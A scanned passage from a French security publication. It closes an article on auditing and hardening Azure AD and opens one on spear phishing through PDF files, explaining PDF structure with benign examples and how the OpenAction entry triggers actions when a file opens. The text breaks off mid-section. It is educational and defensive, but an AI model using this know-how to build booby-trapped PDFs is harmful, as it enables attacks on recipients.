
Les accès conditionnels

Les accès conditionnels sont un mécanisme de sécurité très intéressant qui vient renforcer le contrôle d'accès aux ressources et aux applications Azure. Microsoft fournit ainsi une approche de modèle Zero Trust (le Zero Trust ne considère aucun réseau digne de confiance et a pour but d'authentifier tous les flux réseau, utilisateurs et terminaux afin de contrôler les accès).

Par défaut, les services Azure/Office 365 sont accessibles depuis Internet et ce depuis n'importe quelle connexion. L'accès conditionnel renforce le contrôle d'accès en appliquant des exigences d'accès. Voici quelques exemples :

- Exiger l'authentification multi-facteurs pour les utilisateurs avec des rôles administrateurs ;
- Bloquer les protocoles d'authentification hérités (legacy) ;
- Exiger que l'appareil de l'utilisateur qui se connecte soit conforme (géré par l'entreprise) ;
- Autoriser les accès uniquement depuis une localisation précise ;
- Bloquer les authentifications à risque.

R13 : Mettre en place au plus tôt les accès conditionnels. Il est en effet plus difficile de les mettre en place a posteriori dû aux blocages sur des utilisations de certaines équipes métiers que cela peut engendrer. Il conviendra d'adapter ces accès conditionnels (et le MFA) aux différents cas d'usages dans votre organisation.



Accès conditionnels listés sur le portail Azure

R14 : Renforcer l'authentification en exigeant que l'appareil soit conforme pour accéder aux applications. Offre minimum requise : AD Premium P2

La surveillance

La trace des connexions est primordiale afin de pouvoir détecter une attaque en cours ou effectuer une recherche lors d'une réponse à incident. Azure AD dispose d'un mécanisme de journalisation des connexions. Néanmoins, ces derniers sont uniquement conservés entre 1 et 3 mois et il n'y a aucun mécanisme par défaut de gestion d'alerte.
La plupart des solutions d'agrégation de logs et SIEM du marché sont compatibles avec les logs Azure AD et peuvent facilement les récupérer au travers des API. Microsoft propose également sa propre solution Azure Sentinel qui est un SIEM permettant la recherche avancée, la gestion des alertes et l'analyse.

R15 : Envoyer les logs vers un serveur distant ou un SIEM. La journalisation des connexions sera précieuse en cas de réponse à incident et peut permettre de détecter des comportements malveillants.

> Auditer un Azure AD

Nous avons vu les différents éléments d'un Azure AD ainsi que les différentes méthodes pour y accéder.

Après avoir recueilli les informations sur le contexte de l'audit de l'audité et son utilisation de l'Azure AD, l'auditeur aura besoin de l'esemble des informations techniques pour réaliser sa prestation.

Les points de contrôle

Voici une liste non exhaustive de points de contrôle à vérifier lors d'un audit Azure AD. Ces points devront être adaptés en fonction des cas d'usages et du contexte de l'audit.

Points de contrôle	Objectifs
Gestion des comptes et groupes	Vérifier les conventions de nommage, des comptes de service, des comptes inactifs, les appartenances aux groupes, etc.
Gestion des rôles	Énumérer des comptes d'administration et des comptes de services privilégiés.
Authentification	Vérifier la présence d'authentification forte (MFA) et d'accès conditionnels. Analyser les authentifications héritées (legacy) existantes.
Autorisations	Vérifier l'attribution et la gestion des autorisations pour les utilisateurs, les applications et les groupes Azure AD.
Journalisation	S'assurer que les connexions sont journalisées et envoyées à un système central.
Renforcement	Appliquer une configuration renforcée d'Azure AD (limitation d'accès au portail, contrôle des invitations, etc.).


Les outils

Nous avons décrit les différentes méthodes d'accès aux environnements Azure AD (Portail, API). Voici quelques outils qui reposent sur les API Azure et qui permettent de collecter des informations intéressantes sur Azure AD.

- **MicroBurst** : https://github.com/NetSPI/MicroBurst
- **Roadrecon** : https://github.com/dirkjanm/ROADtools
- **ScoutSuite** : https://github.com/nccgroup/ScoutSuite
- **Script de revue des autorisations** : https://gist.github.com/psignoret/41793f8c6211d2df5051d77ca3728c09


Note : Certains de ces outils comme MicroBust ou ScoutSuite traitent également de la partie ressource d'Azure (machines virtuelles, stockages, base de données, etc.) qui ne sont pas abordés dans cet article.

Pour les audits Azure AD, l'outil ROADrecon est très pratique et permet d'avoir un aperçu bien plus rapide des différents éléments que le portail. Il réalise une collecte des informations depuis l'API Azure AD et stocke les données dans une base locale SQLite pour un accès hors ligne. Une interface web va ensuite récupérer les informations dans cette base pour les afficher.



Page d'accueil au lancement de l'outil ROADrecon


Roadrecon utilise la même API Azure AD Graph que le portail Azure pour récupérer les données. Cette API interne n'est pas documentée et permet de récupérer des informations que l'API officielle ne peut pas fournir.



Liste des services principaux (principals) et leurs autorisations

Dans le cadre de cet article, un plug-in a été développé pour l'outil Roadrecon permettant de faire facilement des exports des données au sein d'un fichier au format CSV ou au format Excel (disponible sur le Github XMCO).

Un autre service que propose Microsoft est le Secure Score [13] qui fournit un score de sécurité en fonction de vos différents paramètres de sécurité. Un plan d'action est également fourni.



Microsoft Secure Score

Dans l'implémentation des recommandations, Microsoft précise dans les conditions préalables si la licence que l'on dispose permet de les appliquer.

Implémentation

Conditions préalables

✓ Vous disposez d'Azure Active Directory Premium P2.

Licence requise pour appliquer une recommandation

> Conclusion

Azure Active Directory est essentiellement utilisé pour gérer les utilisateurs sur les plateformes Azure et Office 365. Bien qu'il comporte le nom d'Active Directory, il n'a jamais eu la prétention de remplacer les Active Directory on premise. Ses usages sont différents et nécessitent d'être définis en amont, comme toute nouvelle brique qu'on ajoute au SI.

Les évolutions récentes du composant AD Connect montrent une réelle volonté de la firme de Richmond de simplifier l'intégration des Active Directory on premise dans Azure afin d'étendre le SSO d'entreprise pour les applications cloud. En termes de sécurité, Azure AD propose de multiples avantages (protections d'identité, accès conditionnel, etc.) dont peuvent bénéficier toutes les applications.

Néanmoins, l'exposition étendue d'une partie du SI sur Internet nécessite une vigilance accrue. Par ailleurs, l'évolution permanente des services Azure / Office 365 nécessite un suivi continu avec une organisation interne et une stratégie définie. Enfin, le MFA, les accès conditionnels et le principe du moindre privilège pour les rôles d'administration constituent une première barrière efficace contre le risque de compromission.

Références

[1] https://www.zdnet.fr/actualites/les-ventes-de-microsoft-azure-poursuivent-leur-ascension-39912093.htm

[2] Azure Resources Manager
https://docs.microsoft.com/en-us/azure/azure-resource-manager/management/overview

[3] https://azure.microsoft.com/en-us/blog/advancing-azure-active-directory-availability/

[4] https://github.com/dirkjanm/ROADtools

[5] https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-password-hash-synchronization

[6] https://docs.microsoft.com/en-us/mem/intune/fundamentals/what-is-intune

[7] https://dirkjanm.io/assets/raw/Im%20in%20your%20cloud%20bluehat-v1.0.pdf

[8] https://www.synacktiv.com/publications/azure-ad-introduction-for-red-teamers.html

[9] https://docs.microsoft.com/en-us/azure/active-directory/users-groups-roles/directory-emergency-access

[10] https://www.trendmicro.com/en_us/research/17/d/pawn-storm-abuses-open-authentication-advanced-social-engineering-attacks.html

[11] https://github.com/mdsecactivebreach/o365-attack-toolkit

[12] https://github.com/fireeye/PwnAuth

[13] https://security.microsoft.com/securescore

[14] https://docs.microsoft.com/en-us/azure/active-directory/users-groups-roles/directory-emergency-access

La documentation en ligne de Microsoft
https://docs.microsoft.com/en-us/azure/azure-resource-manager/management/overview
https://azure.microsoft.com/en-us/blog/advancing-azure-active-directory-availability/
https://docs.microsoft.com/en-us/mem/intune/fundamentals/what-is-intune
https://docs.microsoft.com/en-us/azure/active-directory/users-groups-roles/directory-emergency-access

Autres
https://www.zdnet.fr/actualites/les-ventes-de-microsoft-azure-poursuivent-leur-ascension-39912093.htm
https://akril.net/mise-en-place-de-la-federation-dans-office-365-avec-adfs/
http://techgenix.com/azure-ad-pass-through-adfs/
https://dirkjanm.io/introducing-roadtools-and-roadrecon-azure-ad-exploration-framework/
https://adsecurity.org/?p=4211
https://www.rickvanrousselt.com/azure-default-service-principals-reference-table/
https://dirkjanm.io/assets/raw/Im%20in%20your%20cloud%20bluehat-v1.0.pdf
https://www.synacktiv.com/publications/azure-ad-introduction-for-red-teamers.html
https://jaapwesselius.com/2017/10/26/azure-ad-connect-pass-through-authentication/
https://www.trendmicro.com/en_us/research/17/d/pawn-storm-abuses-open-authentication-advanced-social-engineering-attacks.html

> Phishing, spear phishing et PDF

La période de crise sanitaire liée à la COVID-19 a été accompagnée d'une augmentation significative des risques liés à l'utilisation d'Internet. En effet, les mesures de sécurité sanitaires mises en place ont impliqué une augmentation de l'exposition des utilisateurs et des entreprises sur Internet.

La quantité de mails de **phishing** a augmenté de plus de 600% entre le mois de février et mars 2020 [1], les attaquants utilisant le contexte actuel afin d'augmenter la crédibilité des messages. Cette tendance s'accompagne logiquement de l'augmentation d'attaques sophistiquées envers les entreprises et entités gouvernementales : 65% des groupes d'attaquants utilisent des techniques de spear phishing comme vecteur d'attaque [2].

Dans cet article, nous présenterons les différentes techniques de phishing utilisées par des groupes d'attaquants afin d'accéder à des systèmes d'information.

Par Tom TRIBOULOT

Le spear phishing et PDF

Adobe Stock

> Introduction

Phishing et spear phishing

Le phishing, ou hameçonnage en français, correspond à une technique utilisée par des attaquants afin d'inciter les utilisateurs ciblés à réaliser certaines actions.

Pour ce faire, les attaquants vont généralement usurper l'identité d'institutions, d'entreprises ou de personnes de confiance afin de faire baisser la vigilance des victimes.

Afin d'augmenter leur crédibilité vis-à-vis de leur cible, les attaquants peuvent utiliser différentes techniques pour usurper une identité :

- Le typosquatting, c'est-à-dire le fait de reproduire un nom ou une adresse légitime en modifiant intelligemment un caractère. Par exemple, un typosquatting de xmco.fr pourrait être xmc0.fr ;
- La modification des en-têtes des emails : il est possible dans certains cas de modifier l'adresse source d'un mail afin d'utiliser une adresse qui semble légitime ;
- L'utilisation d'un compte compromis : si un attaquant réussit à obtenir l'accès à un compte légitime, ce dernier peut l'utiliser afin d'usurper son identité.

Le spear phishing, ou harponnage en français, désigne une variante du phishing utilisant des techniques avancées d'ingénierie sociale. Les attaques de spear phishing vont généralement se concentrées sur une cible précise ou un groupe d'individus spécifique afin d'augmenter les chances de succès de l'attaque.

Les attaquants vont personnaliser les messages envoyés à l'aide de certaines informations propres à l'utilisateur ou au groupe d'individus ciblés. Ces informations peuvent être disponibles publiquement, comme sur les réseaux sociaux, ou peuvent provenir de précédentes attaques.

« 73 millions de nouveaux PDF seraient sauvegardés chaque jour sur Google Drive et Gmail et pas moins de 60% des pièces jointes qui ne sont pas des images dans Outlook Exchange Enterprise seraient des PDF (données de 2016). »

Les attaques avancées utilisant des techniques de spear phishing sont extrêmement difficiles à détecter, car celles-ci ne sont pas génériques et sont très difficilement identifiables par les utilisateurs, contrairement aux attaques de phishing à grande échelle.

Attaque type

Les attaques de phishing ou de spear phishing ne sont pas spécifiques à une catégorie d'attaquant en particulier, elles sont très largement utilisées et correspondent souvent à la première étape d'une attaque plus avancée.

Un attaquant opportuniste peu expérimenté pourra utiliser un service de botnet afin de diffuser des emails de phishing génériques à un grand nombre de cibles. Un groupe d'attaquants avancés, comme un groupe APT, pourra collecter un maximum d'informations afin de rédiger un message extrêmement spécifique dans le but de compromettre des comptes d'entreprise.

Avec ce type d'attaque, il est possible de réaliser deux types d'actions :

- Le vol d'identifiants de connexion ou d'informations confidentielles à l'aide d'un formulaire ou d'une page web reprenant le contenu et imitant le nom d'un site légitime ;
- La prise de contrôle du système cible à l'aide d'une pièce jointe malveillante, permettant la divulgation d'informations confidentielles voire la prise de contrôle du système d'information.

Dans cet article, nous nous concentrerons sur le deuxième type d'attaque, en décrivant en détail un format méconnu du grand public dans le domaine du phishing, mais pourtant utilisé par le plus grand nombre : le format PDF.

Note : Les PDF générés pour cet article n'exploitent aucune vulnérabilité logicielle, seulement des primitives du langage PDF.

> Structure du format PDF

Présentation du format

Un des formats les plus répandus de nos jours pour la mise en forme de documents est le format PDF. Ce format, apparu dans les années 90 sous le nom de Camelot, a été développé par la société américaine Adobe et notamment par l'un de ses cofondateurs, John Warnock [3].

Le format PDF (pour Portable Document Format) permet de créer des documents électroniques qui ont la garantie d'avoir toujours la même mise en page, et ce, quel que soit le logiciel utilisé pour les lire. Pour réaliser ceci, les fichiers .pdf reposent originellement sur le langage PostScript (également développé par Adobe). C'est en réalité une version plus structurée de ce langage de description de page qui est maintenant utilisée par les PDF pour générer notamment la mise en page et les graphiques.

Sa popularité auprès des entreprises en fait un vecteur d'attaque de choix pour les attaquants. En effet, d'après la PDF Association, 73 millions de nouveaux PDF seraient sauvegardés chaque jour sur Google Drive et Gmail et pas moins de 60% des pièces jointes, qui ne sont pas des images dans Outlook Exchange Enterprise, seraient des PDF (données de 2016) [4]. De plus, le nombre de fonctionnalités sous-jacentes de ce format (utilisation de script, intégration de fichiers …) permet d'avoir une surface d'attaque importante et donc de trouver de nouvelles manières de l'exploiter.


Description technique du format

Ce fichier PDF est composé de 4 éléments principaux :

✚ Le header, ou en-tête en français, permet d'identifier un fichier PDF ainsi que la version utilisée. La norme PDF étant toujours en évolution et tentant de garder un maximum de rétrocompatibilité, il est possible de trouver des PDF de version 1.0 (1992) à 1.7 (2006) voire plus récemment 2.0 (2017). Chaque version apportant son nouveau lot de fonctionnalités, il est intéressant de comparer toutes les versions ainsi que leurs implémentations au niveau logiciel.

Exemple d'en-tête de document PDF en version 1.7

✚ Le body, ou corps en français, est la partie principale du PDF, celle qui représente son contenu. Elle contient donc tous les objets qui forment le document. Dans un PDF, tout est objet, que ce soit une image, une police de caractère, un script, ou encore une signature numérique.




```
1 0 obj
<< /Type /Catalog /Pages 2 0 R >>
endobj

2 0 obj
<<
    /Type /Pages
    /Kids [ 3 0 R ]
    /Count 1
>>
endobj

3 0 obj
<<
    /Type /Page /Parent 2 0 R
    /Resources
    <<
        /Font
        <<
            /F1
            <<
                /Type /Font /Subtype /Type1 /BaseFont /Arial
            >>
        >>
    >>
    /Contents 4 0 R
>>
endobj

4 0 obj
<< /Length 44 >>
stream
BT
/F1 110 Tf
10 400 Td
(Hello World!) Tj
ET
endstream
endobj
```

Body

Élément Body d'un fichier PDF

Pour pouvoir gérer cette grande diversité de contenu, le langage PDF supporte 8 types d'objets basiques :

- les valeurs booléennes (true ou false) ;
- les nombres (entiers et réels) ;
- les chaînes de caractères (entre parenthèses ou chevrons) ;
- les noms (préfixés par un /) ;
- les tableaux (entre crochets) ;

les dictionnaires (entre doubles-chevrons << >>) ;

- les flux (délimiter les mots-clés stream et endstream) ;
- l'objet nul (null).

Ces objets peuvent être labellisés (indirects object), ils pourront alors être référencés par d'autres objets. Si des objets ne sont pas labellisés (direct objects), ils seront alors intégrés directement dans un autre objet. Les objets indirects, qui sont les plus courants, ont toujours la même structure : une première ligne avec leurs informations de référencement (object number), de version (generation number) et de type (obj), puis un dictionnaire contenant les informations de l'objet entre chevrons et enfin sur une dernière ligne, le mot-clé endobj.

```
7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
```

<Référence> <Version> obj
<<
<Contenu du dictionnaire>
>>
endobj

Exemple d'objet indirect dans un PDF

✚ La cross-reference table, ou table des références croisées, contient quant à elle l'emplacement de tous les objets indirects, ce qui permet de retrouver l'emplacement des objets sans avoir à parcourir le document entièrement.


```
(Hello World!) Tj
ET
endstream
endobj

xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000060 00000 n
0000000132 00000 n
0000000377 00000 n
trailer
```

Cross-Reference Table


Elément Cross-Reference d'un fichier PDF

Chaque entrée de la table fait 20 octets et contient dans l'ordre : le décalage entre le début du document et le début de l'objet (10 octets), le numéro de version de l'objet (5 octets) et une lettre f ou n. La lettre f indique free, c'est-à-dire que l'objet est toujours présent dans le document, mais qu'il n'est pas utilisé. La lettre n indique quant à elle que l'objet est utilisé (in-use).



Exemple d'entrée dans la table des références croisées

✚ Enfin, le trailer, ou queue en français, initialise certaines entrées spéciales (Size, Prev, Root, Encrypt, Info et ID) dans un dictionnaire puis donne l'emplacement de la table des références croisées (décalage entre le début du document et le mot-clé xref) et enfin termine symboliquement le PDF par la chaîne de caractères %%EOF (End Of File).




Exemple de trailer de document PDF

Exemple de trailer de document PDF

À titre d'exemple, l'entrée Size sert à informer les lecteurs PDF sur le nombre d'objets présents dans le document et l'entrée Root permet d'indiquer l'objet spécial Catalog.

Les autres entrées sont optionnelles ou dépendantes de certaines conditions (chiffrement du PDF, présence de versioning d'objets, etc.). Il peut également être intéressant de noter que le format PDF permet d'enregistrer les modifications effectuées via une méthode de sauvegarde incrémentale. Les modifications seront alors référencées dans la table des références croisées (les objets supprimés seront notamment marqués en tant que tels via le marqueur f, mais resteront toujours présents dans le document).


Cette vue du fichier PDF via le code source est parfaitement plate alors qu'en réalité, il est possible de voir un fichier PDF d'une autre manière. La structure globale d'un fichier PDF est en réalité une structure hiérarchique dont l'origine est l'objet Catalog défini dans le trailer via l'entrée Root. Ce catalogue contient notamment les références vers les différentes pages à afficher ainsi que des informations complémentaires sur comment le document doit être affiché à l'écran. Il est donc à l'origine de tout le contenu d'un PDF.



Représentation hiérarchique d'un PDF

Après avoir fait ce tour d'ensemble du fonctionnement d'un PDF, nous allons pouvoir nous intéresser aux cas d'utilisation malveillants de ce type de fichier.

Note : La norme PDF étant libre, différents développeurs de logiciels ont développé des outils pour travailler avec les PDF. La suite de cet article se focalise sur 4 des applications lourdes les plus utilisées (Adobe Reader, Foxit Reader, Nitro Pro et Soda Desktop) et 2 librairies utilisées au sein des populaires navigateurs Google Chrome et Mozilla Firefox.



> Les fonctionnalités à risques

OPEN ACTION

Avant même de parler d'exécution, d'exploitation ou d'action, nous allons découvrir une fonctionnalité fondamentale dans l'utilisation malveillante des PDF. Quel que soit le type de fichiers piégés qu'un attaquant peut utiliser, ce dernier aura toujours besoin d'un élément déclencheur pour effectuer une action. Que ce soit un clic utilisateur sur un lien, le survol d'un objet ou autre, il doit exister un mécanisme qui permet de lancer l'action initiale.

L'entrée qui va nous servir de déclencheur pour l'ensemble de nos PDF piégés est la même : OpenAction.

OpenAction est une entrée du catalogue qui permet initialement d'ouvrir le document sur une page spécifique ou d'effectuer une action précise dès l'ouverture du document. C'est la 2ème fonctionnalité qui va donc nous intéresser ici. L'intérêt d'utiliser OpenAction est de minimiser les interactions utilisateurs pour faire en sorte que ce dernier ait le moins de suspicion possible. En effet, dans ce cas, l'utilisateur n'a aucune action à effectuer pour déclencher les événements malveillants si ce n'est ouvrir le PDF. L'utilisation d'OpenAction se fait de manière très simple au niveau du catalogue. L'entrée prend 3 paramètres qui sont le numéro de référence de l'objet contenant l'action, son numéro de version et enfin le mot-clé R qui permet d'indiquer que c'est un objet référencé.

Grâce à l'entrée OpenAction, nous sommes donc en mesure de déclencher l'action de notre choix dès l'ouverture du PDF.

Nous allons maintenant nous intéresser aux actions intéressantes du point de vue d'un attaquant.

ACTION

Avant de présenter les différentes actions employées lors de nos recherches, il semble important de présenter ce qu'est une action dans un fichier de type PDF. Une action est un objet représentant un comportement à reproduire. Typiquement, pour un PDF légitime, ces comportements pourraient être de jouer une musique, de modifier l'apparence d'un élément, de changer de pages, etc.

Cet objet a toujours la même structure principale avec 3 entrées :

- /Type : définit le fait que ce dictionnaire représente une action avec le mot-clé Action ;
